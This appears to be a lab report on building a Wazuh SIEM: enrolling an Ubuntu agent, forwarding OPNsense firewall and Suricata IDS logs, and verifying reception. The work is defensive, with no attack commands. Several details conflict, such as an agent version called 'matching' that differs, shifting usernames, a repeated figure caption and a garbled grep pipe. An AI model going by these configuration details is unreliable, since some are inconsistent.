17:19:52 22 جوان LubuntuVM systemd[1]: Starting wazuh-agent.service - Wazuh agent...
17:19:52 22 جوان LubuntuVM env[34437]: Starting Wazuh v4.14.5...
17:19:53 22 جوان LubuntuVM env[34437]: Started wazuh-execd...
17:19:54 22 جوان LubuntuVM env[34437]: Started wazuh-agentd...
17:19:54 22 جوان LubuntuVM env[34437]: Started wazuh-syscheckd...
17:19:55 22 جوان LubuntuVM env[34437]: Started wazuh-logcollector...
17:19:56 22 جوان LubuntuVM env[34437]: Started wazuh-modulesd...
17:19:58 22 جوان LubuntuVM env[34437]: Completed.
17:19:58 22 جوان LubuntuVM systemd[1]: Started wazuh-agent.service - Wazuh agent.

```

Figure 1.13: Wazuh agent running on LubuntuVM with all sub-processes active

The agent status is checked directly on LubuntuVM to confirm it is running correctly. The output shows **Active: active (running)** alongside five internal Wazuh sub-processes all started successfully : **wazuh-execd**, **wazuh-agentd**, **wazuh-syscheckd**, **wazuh-logcollector**, and **wazuh-modulesd**.

Each of these handles a different monitoring task: collecting logs, checking file integrity, executing responses, and running security modules. All five running together confirms the agent is fully operational on LubuntuVM.

1.2.5 Confirming Agent Registration on the Wazuh Server

A terminal window with a dark background. The prompt is 'mariem@wazuh-server:~\$'. The command entered is 'sudo /var/ossec/bin/agent_control -l'. The output shows 'Wazuh agent_control. List of available agents:' followed by two lines: 'ID: 000, Name: wazuh-server (server), IP: 127.0.0.1, Active/Local' and 'ID: 001, Name: LubuntuVM, IP: any, Active'. Below this is 'List of agentless devices:' and then the prompt 'mariem@wazuh-server:~\$' again.

```
mariem@wazuh-server:~$ sudo /var/ossec/bin/agent_control -l
Wazuh agent_control. List of available agents:
  ID: 000, Name: wazuh-server (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: LubuntuVM, IP: any, Active

List of agentless devices:
mariem@wazuh-server:~$
```

Figure 1.14: Wazuh server confirming LubuntuVM agent is registered and active

As a final verification step, the Wazuh server is queried to confirm it has successfully received and registered the LubuntuVM agent. The output lists all connected agents : showing **ID: 001, Name: LubuntuVM, IP: any, Active** , confirming that the server recognizes LubuntuVM and the communication channel between the two machines is fully established. Both the server and the agent are running Wazuh v4.14.5, ensuring full compatibility. The SIEM now has its first active endpoint to monitor.

With the agent confirmed as active on both LubuntuVM and the Wazuh server, the final step is accessing the Wazuh dashboard through the browser to visually verify the complete setup. The dashboard is accessed directly from LubuntuVM using the Wazuh server's IP address (**<https://192.168.2.10>**) : this confirms not only that the web interface is reachable from the internal network, but also that LubuntuVM itself can communicate with the Wazuh server, validating the full network connectivity of the lab.

Accessing the Wazuh Dashboard from LubuntuVM




Figure 1.15: Wazuh dashboard login page accessible from LubuntuVM's browser

The Wazuh web interface is accessed for the first time through the browser on LubuntuVM at <https://192.168.2.10>. The login page confirms that the Wazuh dashboard service is running and reachable from the internal network. The admin credentials saved during installation are used to log in and access the full SOC interface.

1.2.6 Wazuh Agents Dashboard : LubuntuVM Successfully Enrolled




Figure 1.16: Wazuh Agents dashboard showing LubuntuVM as active with 100% coverage

The Wazuh Agents panel confirms full enrollment and active communication with the SIEM manager. The dashboard displays:

- Agent ID 001 : LubuntuVM registered at IP 192.168.2.128
- Status: Active : real-time telemetry streaming is operational
- OS detected: Ubuntu 24.04.4 LTS : automatically identified by the manager
- Agent version: v4.7.5 : matching the manager version with no incompatibility
- Agents coverage: 100% : all enrolled endpoints are reachable and reporting

The SIEM infrastructure is now fully operational for the internal Linux endpoint, ready to collect security events, audit logs, and threat alerts in real time.

1.3 Network Log Integration

Until this point, the Wazuh SIEM has visibility into what happens inside LubuntuVM through the enrolled agent. However, it has no visibility into what is happening at the network level : what traffic is crossing the perimeter, what connections are being blocked by the firewall, and what threats are being detected at the network boundary.

This section addresses that gap by configuring **OPNsense** (the lab's firewall and IDS) to forward its logs and **Suricata** alerts directly to the Wazuh SIEM in real time, giving the SOC analyst a complete picture of both endpoint and network-level activity from a single dashboard.

1.3.1 Configuring OPNsense Syslog Forwarding to Wazuh

The first step of network log integration is configuring OPNsense to forward its firewall system logs to the Wazuh server in real time. In the OPNsense web interface, a remote logging destination is added , pointing to the Wazuh server at **192.168.2.10** using **UDP** transport on **port 514** (the standard Syslog protocol). Once applied, OPNsense begins streaming real-time firewall events : blocked connections, interface state changes, and system alerts , directly to the SIEM.




Figure 1.17: OPNsense remote Syslog forwarding configured to the Wazuh server at 192.168.2.10 via UDP

1.3.2 Enabling and Configuring Suricata IDS on OPNsense

With firewall logs flowing to Wazuh, the next layer of network visibility is activating **Suricata** (an open-source Intrusion Detection System embedded directly in OPNsense). Suricata inspects all live network traffic passing through the firewall and generates alerts when it detects suspicious patterns, port scans, exploit attempts, or known malicious signatures.

- **Activating and configuring Suricata**




Figure 1.18: Wazuh server confirming LubuntuVM agent is registered and active

Suricata was enabled and configured to operate in Netmap (IPS) mode with inline prevention, allowing it to detect and block malicious traffic in real time. Promiscuous mode was also enabled so that all traffic traversing the LAN interface (192.168.2.x) was inspected, rather than only traffic addressed to the firewall. To ensure security events were collected by the SIEM, syslog alerts and EVE JSON syslog output were enabled, allowing detailed Suricata events to be forwarded directly to the Wazuh server at 192.168.2.10.

- **Downloading Threat Detection Rules**

☐	Rule / Feed Name	Last Updated	Enabled	Actions
☐	ET open botcc	2025/06/22 18:49	✓	
☐	ET open botcc.portgrouped	2025/06/22 18:49	✓	
☐	ET open browser-exploits	2025/06/22 18:48	✓	
☐	ET open drop	2025/06/22 18:51	✓	
☐	ET open Emerging-active	2025/06/22 18:51	✓	
☐	ET open Emerging-malware_pup	2025/06/22 18:51	✓	
☐	ET open Emerging-shellcode_detect	2025/06/22 18:51	✓	
☐	ET open Emerging-scan	2025/06/22 18:49	✓	
☐	ET open Emerging-exploit	2025/06/22 18:51	✓	
☐	ET open Emerging-inactive	2025/06/22 18:51	✓	
☐	ET open Emerging-apt	2025/06/22 18:51	✓	
☐	ET open Emerging-dos	2025/06/22 18:49	✓	

Figure 1.19: ET Open threat detection rulesets downloaded and activated in Suricata

• Starting Suricata

With the rules loaded, Suricata is started on OPNsense's LAN interface. From this point, all network traffic crossing the internal network is actively inspected against the downloaded threat signatures in real time.

1.3.3 Configuring the Wazuh Manager to Receive Syslog from OPNsense

```

mariem@wazuh-server:~$ sudo nano /var/ossec/etc/ossec.conf

<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>udp</protocol>
  <allowed-ips>192.168.2.1</allowed-ips>
</remote>

```

Figure 1.20: Wazuh manager ossec.conf configured with a remote Syslog listener for OPNsense

With OPNsense now forwarding both firewall and Suricata alerts via Syslog, the Wazuh manager must be configured to accept and process those incoming messages. A dedicated remote listener block is added to the Wazuh manager configuration file (`/var/ossec/etc/ossec.conf`) with the following parameters:

Connection type: syslog : Wazuh listens for external syslog messages instead of agent-based communication

Port: 514 : the standard Syslog port matching the OPNsense forwarding configuration


Protocol: UDP : matching the OPNsense remote logging transport configured earlier

Allowed IPs: 192.168.2.1 : only accepting log messages from the OPNsense firewall, ensuring no unauthorized sources can inject logs into the SIEM

This configuration completes the Syslog pipeline, allowing OPNsense firewall events and Suricata IDS alerts to flow directly into the Wazuh SIEM for centralized analysis and threat detection.

1.3.4 Restarting the Wazuh Manager

After modifying the **ossec.conf** configuration file, the Wazuh manager must be restarted to apply the changes. Like any service running from a configuration file, the manager reads its settings only at startup, without a restart, the new Syslog listener would not be active and OPNsense logs would not be received.

A terminal window showing the command to restart the Wazuh manager service and its output. The command is 'sudo systemctl restart wazuh-manager'. The output shows the service status as 'active (running)' and lists the tasks being executed, including starting various Wazuh components like wazuh-db, wazuh-execd, wazuh-analysisd, wazuh-syscheckd, wazuh-remoted, wazuh-logcollector, wazuh-monitord, and wazuh-modulesd. The terminal output is as follows:

```
mariem@wazuh-server:~$ sudo systemctl restart wazuh-manager
mariem@wazuh-server:~$ sudo systemctl status wazuh-manager
• wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-06-22 19:05:21 UTC; 12s ago
   Process: 4117 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/X)
   Tasks: 122 (limit: 6966)
   Memory: 195.3M
   CPU: 15.603s
   CGroup: /system.slice/wazuh-manager.service
           └─4174 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             └─4176 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
               └─4180 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 └─4183 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                   └─4229 /var/ossec/bin/wazuh-authd
                     └─4246 /var/ossec/bin/wazuh-db
                       └─4270 /var/ossec/bin/wazuh-execd
                         └─4284 /var/ossec/bin/wazuh-analysisd
                           └─4326 /var/ossec/bin/wazuh-syscheckd
                             └─4345 /var/ossec/bin/wazuh-remoted
                               └─4346 /var/ossec/bin/wazuh-remoted
                                 └─4406 /var/ossec/bin/wazuh-logcollector
                                   └─4456 /var/ossec/bin/wazuh-monitord
                                     └─4503 /var/ossec/bin/wazuh-modulesd
                                       └─5352 sh -c "/bin/ps -p 4248 > /dev/null 2>&1"

Jun 22 19:05:12 wazuh-server env[4117]: Started wazuh-db...
Jun 22 19:05:13 wazuh-server env[4117]: Started wazuh-execd...
Jun 22 19:05:14 wazuh-server env[4117]: Started wazuh-analysisd...
Jun 22 19:05:15 wazuh-server env[4117]: Started wazuh-syscheckd...
Jun 22 19:05:16 wazuh-server env[4117]: Started wazuh-remoted...
Jun 22 19:05:17 wazuh-server env[4117]: Started wazuh-logcollector...
Jun 22 19:05:18 wazuh-server env[4117]: Started wazuh-monitord...
Jun 22 19:05:19 wazuh-server env[4117]: Started wazuh-modulesd...
Jun 22 19:05:21 wazuh-server env[4117]: Completed.
Jun 22 19:05:21 wazuh-server systemd[1]: Started Wazuh manager.
lines 1-34/34 (END)
```

Figure 1.21: Wazuh manager restarted to apply the new Syslog remote input configuration

1.3.5 Verifying Log Reception on Wazuh

With OPNsense configured to forward logs and the Wazuh manager set to receive them, the final step is verifying that the complete pipeline is working end to end, from OPNsense sending Syslog packets, to Wazuh receiving and parsing them, all the way to real-time alerts appearing in the system logs.

- **Confirming Wazuh is Listening on Port 514**

Before checking for incoming packets, the Wazuh server is verified to be actively listening on UDP port 514, the port configured to receive OPNsense Syslog messages.

The command **sudo ss -ulnp — grep 514** confirms that the wazuh-remoted process has successfully opened port 514 and is ready to accept incoming connections.

```
marlem@wazuh-server:~$ sudo ss -ulnp | grep 514
UNCONN 0      0      0.0.0.0:*      0.0.0.0:514      users:((("wazuh-remoted",pid=1325,fd=4))
marlem@wazuh-server:~$
```

Figure 1.22: Wazuh server confirmed listening on UDP port 514 via wazuh-remoted

- **Capturing Live Syslog Packets from OPNsense**

To confirm that OPNsense packets are actually reaching the Wazuh server, tcpdump is used : a network packet capture tool that shows all traffic arriving on a specific port in real time. The output shows a continuous stream of Syslog packets arriving from 192.168.2.1 (OPNsense) to 192.168.2.10:514 (Wazuh server), confirming that the Syslog forwarding pipeline is fully operational at the network level.

```
marlem@wazuh-server:~$ sudo tcpdump -i any port 514 -n
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
19:09:20.459851 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:23.468003 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:26.223058 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 179
19:09:26.485051 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:28.235355 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 182
19:09:28.235356 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 185
19:09:29.242758 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 184
19:09:29.499821 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:30.243086 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 183
19:09:32.250156 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 183
19:09:32.510575 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:34.258210 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 182
19:09:34.258951 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 182
19:09:34.259470 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 183
19:09:35.525166 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:36.259805 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 182
19:09:37.266309 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 184
19:09:37.267663 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 185
19:09:38.534826 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
19:09:39.262614 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 182
19:09:41.270152 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG local0.info, length: 183
19:09:41.557183 enp0s3 In IP 192.168.2.1.59993 > 192.168.2.10.514: SYSLOG user.info, length: 225
```

Figure 1.23: Live Syslog packets from OPNsense captured arriving at the Wazuh server on port 514

- **Verifying Wazuh is Receiving and Parsing the Logs**

```
marlem@wazuh-server:~$ sudo tail -f /var/ossec/logs/ossec.log
2026/06/22 22:17:17 sca: INFO: Starting Security Configuration Assessment scan.
2026/06/22 22:17:17 sca: INFO: Starting evaluation of policy: '/var/ossec/ruleset/sca/cis_ubuntu22-04.yml'
2026/06/22 22:17:17 wazuh-modulesd:syscollector: INFO: Module started.
2026/06/22 22:17:17 wazuh-modulesd:syscollector: INFO: Starting evaluation.
2026/06/22 22:17:17 wazuh-modulesd:syscollector: INFO: Evaluation finished.
2026/06/22 22:17:22 wazuh-syscheckd: INFO: (6009): File integrity monitoring scan ended.
2026/06/22 22:17:22 wazuh-syscheckd: INFO: FIM sync module started.
2026/06/22 22:17:25 sca: INFO: Evaluation finished for policy '/var/ossec/ruleset/sca/cis_ubuntu22-04.yml'
2026/06/22 22:17:25 sca: INFO: Security Configuration Assessment scan finished. Duration: 8 seconds.
2026/06/22 22:17:57 rootcheck: INFO: Ending rootcheck scan.
```

Figure 1.24: Wazuh ossec.log showing all security modules actively running

This command reads the Wazuh manager's internal activity log in real time. **tail** shows the last lines of a file, and the **-f** flag means follow : it keeps the terminal open and continuously prints new lines as they are added, like a live feed.

/var/ossec/logs/ossec.log is the file where the Wazuh manager records everything it is doing internally , which modules are running, what scans are happening, and whether it is processing incoming logs correctly. If Wazuh is silently failing to parse OPNsense logs, this file is where the error would appear.

The **ossec.log** confirms the Wazuh manager is running all its background security modules:

Security Configuration Assessment (SCA) : automatically auditing the server against the CIS Ubuntu 22.04 benchmark

File Integrity Monitoring (FIM) : scanning and tracking file changes across the system

Syscollector module : collecting hardware and software inventory from connected agents

Rootcheck scan : verifying the system has not been compromised at the root level

- **Confirming Real-Time Security Alerts are Being Generated**

The final verification is checking the Wazuh alerts log to confirm the SIEM is not just receiving logs but also actively detecting and classifying security events. The alerts.log shows structured, real-time alerts already being generated:

```

marion@wazuh-server:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log
User: root(uid=0)
Jun 22 23:04:44 wazuh-server sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ma
riem(uid=1000)
uid: 1000

** Alert 1782169536.59393: - pam,syslog,pci_dss_10.2.5,pgp13_7.8,pgp13_7.9,gdpr_IV_32.2,hipaa_164.31
2.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Jun 22 23:05:36 wazuh-server->/var/log/auth.log
Rule: 5502 (level 3) -> 'PAM: Login session closed.'
User: root
Jun 22 23:05:36 wazuh-server sudo: pam_unix(sudo:session): session closed for user root

** Alert 1782169556.59769: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,pgp13_7.6,pgp13_7.8,pgp13_7.1
3,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7
.2,tsc_CC7.3,
2026 Jun 22 23:05:56 wazuh-server->/var/log/auth.log
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Jun 22 23:05:56 wazuh-server sudo: marion : TTY=ttty1 ; PWD=/home/marion ; USER=root ; COMMAND=/usr
/bin/tail -f /var/ossec/logs/alerts/alerts.log
tty: ttty1
pwd: /home/marion
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1782169556.60343: - pam,syslog,authentication_success,pci_dss_10.2.5,pgp13_7.8,pgp13_7.9,gd
pr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Jun 22 23:05:56 wazuh-server->/var/log/auth.log
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root(uid=0)
Jun 22 23:05:56 wazuh-server sudo: pam_unix(sudo:session): session opened for user root(uid=0) by ma
riem(uid=1000)
uid: 1000

```

Figure 1.25: Wazuh alerts.log showing real-time security events with compliance tags

Rule 5402 : Successful sudo to ROOT executed , Wazuh detected a privilege escalation when a user ran a sudo command, tagged with compliance frameworks including PCI-DSS, HIPAA, GDPR, and NIST

Rule 5501 : PAM Login session opened , authentication events are being captured and correlated automatically

Rule 5502 : PAM Login session closed , full session lifecycle tracking is operational, including user ID, timestamp, and source file

Each alert includes the exact user, timestamp, source log file, and automatic compliance tagging , confirming the SIEM is production-ready.

• End-to-End Pipeline Validation : Triggering Live Network Alerts

With all components verified individually, a live attack simulation is performed to validate the complete security pipeline from end to end. The goal is to generate real network traffic from the Kali Linux attacker machine and confirm it flows all the way through to the Wazuh dashboard as a structured alert. The complete detection pipeline works as follows:




Figure 1.28: Security Alert Processing Pipeline

1.4 Dashboard Optimization

With all log sources feeding into Wazuh, the final step of Sprint 1 is building a structured visual dashboard that transforms raw security data into an organized, analyst-ready view.

Instead of reading through hundreds of raw log lines, the dashboard allows the SOC analyst to instantly see which events are critical, where they come from, and how to prioritize them. This is essential for operating an efficient SOC, the difference between reacting to threats in seconds versus missing them entirely.

1.4.1 Accessing the Wazuh Security Dashboard

The Wazuh main dashboard is accessed and confirmed fully operational, displaying all available security monitoring modules organized by category:

Security Information Management: Security events and Integrity monitoring ready to collect and analyze threats

Auditing and Policy Monitoring : Policy monitoring, System auditing, and Security Configuration Assessment modules active for compliance tracking

Threat Detection and Response : Vulnerabilities and MITRE ATT&CK framework integration available

